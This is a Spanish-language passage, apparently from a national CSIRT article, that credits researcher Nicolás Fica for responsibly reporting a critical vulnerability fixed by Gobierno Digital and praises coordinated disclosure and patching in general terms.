Siguiendo una norma no escrita pero respetada en otras latitudes, el investigador dio aviso al CSIRT y este en su rol de coordinación a Gobierno Digital para que éste último pudiera corregir la vulnerabilidad. Como consecuencia, las entidades han dado el crédito al investigador Nicolás Fica por haber contribuido a subsanar una vulnerabilidad crítica, y lo invitaron a escribir este artículo para compartir su hallazgo.

Las vulnerabilidades de los sistemas y aplicativos son parte de la *naturaleza* de los desarrollos. Diariamente, organizaciones de renombrada reputación como Microsoft, Cisco, Fortinet, Mozilla, Adobe, Linux, Apple, Google, VMWare y muchos otros, comparten parches o realizan actualizaciones en sus aplicativos, para subsanar estos problemas.

No existen organizaciones o sistemas que sean inmunes o infalibles. Las actualizaciones y desarrollos para mejorar los softwares son una necesidad en los sistemas que avanzan a la virtualización de sus operaciones.

El aporte de los investigadores es fundamental para reducir las brechas de seguridad, y el éxito de las mitigaciones depende del oportuno reporte y la reserva de la divulgación de los hallazgos hasta que las organizaciones hayan podido resolver una brecha específica. En ese sentido, el uso de medios oficiales como el formulario de reporte de incidentes del CSIRT, se vuelve una herramienta crítica, y como tal, es una medida de seguridad que debiera ser replicada en otras organizaciones.

En este caso, el contacto directo con un usuario permitió evitar un incidente. Este tipo de colaboración debe ser agradecida, reconocida y estimulada, pues en gestos como éstos se sostiene la cultura de confianza en la que madura nuestro ecosistema de ciberseguridad nacional.